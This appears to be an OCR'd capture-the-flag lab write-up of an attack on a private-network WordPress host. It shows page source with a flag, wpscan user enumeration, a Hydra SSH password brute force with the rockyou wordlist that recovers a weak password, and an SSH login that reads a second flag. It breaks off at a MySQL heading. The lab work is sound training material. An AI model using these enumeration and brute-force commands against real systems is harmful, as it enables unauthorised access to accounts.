

Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
http://192.168.1.110/ser... Shell No. 1 05:15 PM
http://192.168.1.110/service.html - Mozilla Firefox
Security
http://192.168.1.110/service
Server Not Found
view-source:http://192.168.1.110/service.html
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
Status: Running

```
                                <button class="click-btn btn btn-default"><span class="lnr lnr-arrow-right"></span></button>
                                <div style="position: absolute; left: -5000px;">
                                    <input name="b_36c4fd991d266f23781ded980_aefe40901a" tabindex="-1" value="" type="text">
                                </div>

                            <div class="info"></div>
                        </form>
                    </div>
                </div>
            </div>
            <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                <div class="single-footer-widget">
                    <h6>Follow Us</h6>
                    <p>Let us be social</p>
                    <div class="footer-social d-flex align-items-center">
                        <a href="#"><i class="fa fa-facebook"></i></a>
                        <a href="#"><i class="fa fa-twitter"></i></a>
                        <a href="#"><i class="fa fa-dribbble"></i></a>
                        <a href="#"><i class="fa fa-behance"></i></a>
                    </div>
                </div>
            </div>
        </div>
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hU
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></script>
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
<script src="js/main.js"></script>
</body>
</html>
```


Exploitation: Wordpress database scan

Summarize the following:

- Find users/authors of Wordpress website(http://192.168.1.110)
- wpscan will enumerate users by “Author ID Brute Forcing”(wpscan --url http://192.168.1.110/wordpress -eu)
- Identified michael and steven as users, confirmed by login error message



```
-----------------
END_TIME: Wed Aug 17 17:07:28 2022
DOWNLOADED: 373572 - FOUND: 86
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Aug 17 17:20:11 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
```




```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Wed Aug 17 17:20:14 2022
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 18.84 MB
[+] Memory used: 131.484 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```


Exploitation: SSH remote login and Weak password

Summarize the following:


- Using Hydra to brute force login(hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh)
- Password was found for michael allowing us to login in via ssh(ssh michael@192.168.1.110)
- Password was michael
- Flag 2 was found in flag2.txt in the /var/www folder



```
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
```



```
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```




```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8
.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
michael@192.168.1.110: Permission denied (publickey,password).
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```


Exploitation: Access to MySQL Database

Summarize the following:

